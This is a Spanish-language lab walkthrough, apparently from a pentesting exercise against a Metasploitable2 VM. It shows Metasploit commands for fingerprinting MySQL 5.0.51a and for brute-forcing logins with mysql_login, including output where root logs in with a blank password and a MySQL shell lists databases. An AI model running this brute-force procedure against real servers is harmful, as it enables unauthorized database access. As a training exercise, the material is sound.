

Poc Exploit puerto 3306 MySQL 5.0.51a-3ubuntu5

Con el comando msfconsole iniciamos el framework de metasploit



Usando *search scanner mysql*, para ver qué módulos están disponibles con esas especificaciones, también podemos usar *search mysql,* para ver más opciones de módulos.




Podemos usar los diferentes módulos que permiten obtener información como la versión de mysql que usa el servidor con *mysql_version.*

para usarlo usamos *use* y el número del módulo que deseemos usar:


PRIMER EXPLOIT

USE 6



```
Interact with a module by name or index. For example info 6, use 6 or use auxiliary/sc
anner/mysql/mysql_version

msf6 > use 6
msf6 auxiliary(scanner/mysql/mysql_version) > show options
Module options (auxiliary/scanner/mysql/mysql_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasplo
                                       it.com/docs/using-metasploit/basics/using-met
                                       asploit.html
   RPORT    3306             yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per
                                        host)


View the full module info with the info, or info -d command.
```

```
msf6 > use 6
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(scanner/mysql/mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):

   Used when making a new connection via RHOSTS:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    no        The target host(s), see https://docs
                                       .metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT    3306             yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (ma
                                       x one per host)


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_version) > set rhosts 10.0.2.5
rhosts ⇒ 10.0.2.5
msf6 auxiliary(scanner/mysql/mysql_version) > run

[+] 10.0.2.5:3306 - 10.0.2.5:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol
 10)
[*] 10.0.2.5:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```



Aquí obtenemos la versión del MySQL que está corriendo en la máquina de metasploitable2. MySQL 5.0.51a-3ubuntu5

También podemos usar módulos de fuerza bruta como el *mysql_login*

```
msf6 > use 5
msf6 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   ANONYMOUS_LOGIN      false            yes       Attempt to login with a blank userna
                                                   me and password
   BLANK_PASSWORDS      true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS         false            no        Try each user/password couple stored
                                                    in the current database
   DB_ALL_PASS          false            no        Add all passwords in the current dat
                                                   abase to the list
   DB_ALL_USERS         false            no        Add all users in the current databas
                                                   e to the list
   DB_SKIP_EXISTING     none             no        Skip existing credentials stored in
                                                   the current database (Accepted: none
                                                   , user, user&realm)
   PASSWORD                              no        A specific password to authenticate
                                                   with
   PASS_FILE                             no        File containing passwords, one per l
                                                   ine
   Proxies                               no        A proxy chain of format type:host:po
                                                   rt[,type:host:port][ ... ]
   RHOSTS               10.0.2.5         yes       The target host(s), see https://docs
                                                   .metasploit.com/docs/using-metasploi
                                                   t/basics/using-metasploit.html
   RPORT                3306             yes       The target port (TCP)
```

Lo que se hace con este módulo, es que usa una lista de nombres de usuario y contraseñas comunes y prueba todas para obtener acceso, esto es posible, ya que los administradores de la DB, no cambiaron los nombres de usuario predeterminado o usaron usuarios poco seguros.

```
msf5 auxiliary(scanner/mysql/mysql_login) > set user_file ehacking_user.txt
user_file => ehacking_user.txt
msf5 auxiliary(scanner/mysql/mysql_login) > set pass_file passwords.txt
pass_file => passwords.txt
msf5 auxiliary(scanner/mysql/mysql_login) >
```

con *user_file* y *pass_file* le indicamos que en los siguientes .txt se encuentran los usuarios y contraseñas a usar para el ataque de fuerza bruta.

```
msf5 auxiliary(scanner/mysql/mysql_login) > set blank_passwords true
blank_passwords => true
msf5 auxiliary(scanner/mysql/mysql_login) >
```


También podemos indicarle que es posible que existan usuarios con contraseñas en blanco.


```
msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 10.0.2.5
rhosts ⇒ 10.0.2.5
msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 10.0.2.5:3306         - 10.0.2.5:3306 - Found remote MySQL version 5.0.51a
[!] 10.0.2.5:3306         - No active DB -- Credential data will not be saved!
[-] 10.0.2.5:3306         - 10.0.2.5:3306 - LOGIN FAILED: root: (Unable to Connect: invalid packet:
 scramble_length(0) ≠ length of scramble(21))
[*] 10.0.2.5:3306         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >
```


vemos que ocurrió un error, pero vemos que existe un usuario root, podemos probar para entrar a la base de datos con ese usuario.


Lo que debería pasar es que probara todos los usuarios buscando que uno sea válido para entrar en la base de datos.

```
msf5 auxiliary(scanner/mysql/mysql_login) > exploit

[+] 192.168.0.101:3306    - 192.168.0.101:3306 - Found remote MySQL version
 5.0.51a
[!] 192.168.0.101:3306    - No active DB -- Credential data will not be sav
ed!
[+] 192.168.0.101:3306    - 192.168.0.101:3306 - Success: 'root:'
[-] 192.168.0.101:3306    - 192.168.0.101:3306 - LOGIN FAILED: admin: (Inco
rrect: Access denied for user 'admin'@'192.168.0.110' (using password: NO))
[-] 192.168.0.101:3306    - 192.168.0.101:3306 - LOGIN FAILED: admin:passwo
rd (Incorrect: Access denied for user 'admin'@'192.168.0.110' (using passwo
rd: YES))
[-] 192.168.0.101:3306    - 192.168.0.101:3306 - LOGIN FAILED: admin:mysql
(Incorrect: Access denied for user 'admin'@'192.168.0.110' (using password:
 YES))
[-] 192.168.0.101:3306    - 192.168.0.101:3306 - LOGIN FAILED: admin:root (
Incorrect: Access denied for user 'admin'@'192.168.0.110' (using password:
YES))
[-] 192.168.0.101:3306    - 192.168.0.101:3306 - LOGIN FAILED: admin:admin
(Incorrect: Access denied for user 'admin'@'192.168.0.110' (using password:
 YES))
[-] 192.168.0.101:3306    - 192.168.0.101:3306 - LOGIN FAILED: admin: (Inco
rrect: Access denied for user 'admin'@'192.168.0.110' (using password: NO))
[-] 192.168.0.101:3306    - 192.168.0.101:3306 - LOGIN FAILED: user: (Incor
rect: Access denied for user 'user'@'192.168.0.110' (using password: NO))
[-] 192.168.0.101:3306    - 192.168.0.101:3306 - LOGIN FAILED: user:passwor
d (Incorrect: Access denied for user 'user'@'192.168.0.110' (using password
: YES))
[-] 192.168.0.101:3306    - 192.168.0.101:3306 - LOGIN FAILED: user:mysql (
Incorrect: Access denied for user 'user'@'192.168.0.110' (using password: Y
ES))
[-] 192.168.0.101:3306    - 192.168.0.101:3306 - LOGIN FAILED: user:root (I
ncorrect: Access denied for user 'user'@'192.168.0.110' (using password: YE
S))
[-] 192.168.0.101:3306    - 192.168.0.101:3306 - LOGIN FAILED: user:admin (
Incorrect: Access denied for user 'user'@'192.168.0.110' (using password: Y
ES))
[-] 192.168.0.101:3306    - 192.168.0.101:3306 - LOGIN FAILED: user: (Incor
rect: Access denied for user 'user'@'192.168.0.110' (using password: NO))
[-] 192.168.0.101:3306    - 192.168.0.101:3306 - LOGIN FAILED: mysql: (Inco
```



root@kali: ~
root@kali: ~
File Actions Edit View Help
'datases' at line 1
mysql> show databases;
+--------------------+
| Database |
+--------------------+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+--------------------+
7 rows in set (0.01 sec)
mysql> use mysql
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
+---------------------------+
| Tables_in_mysql |
+---------------------------+
| columns_priv |
| db |
| func |

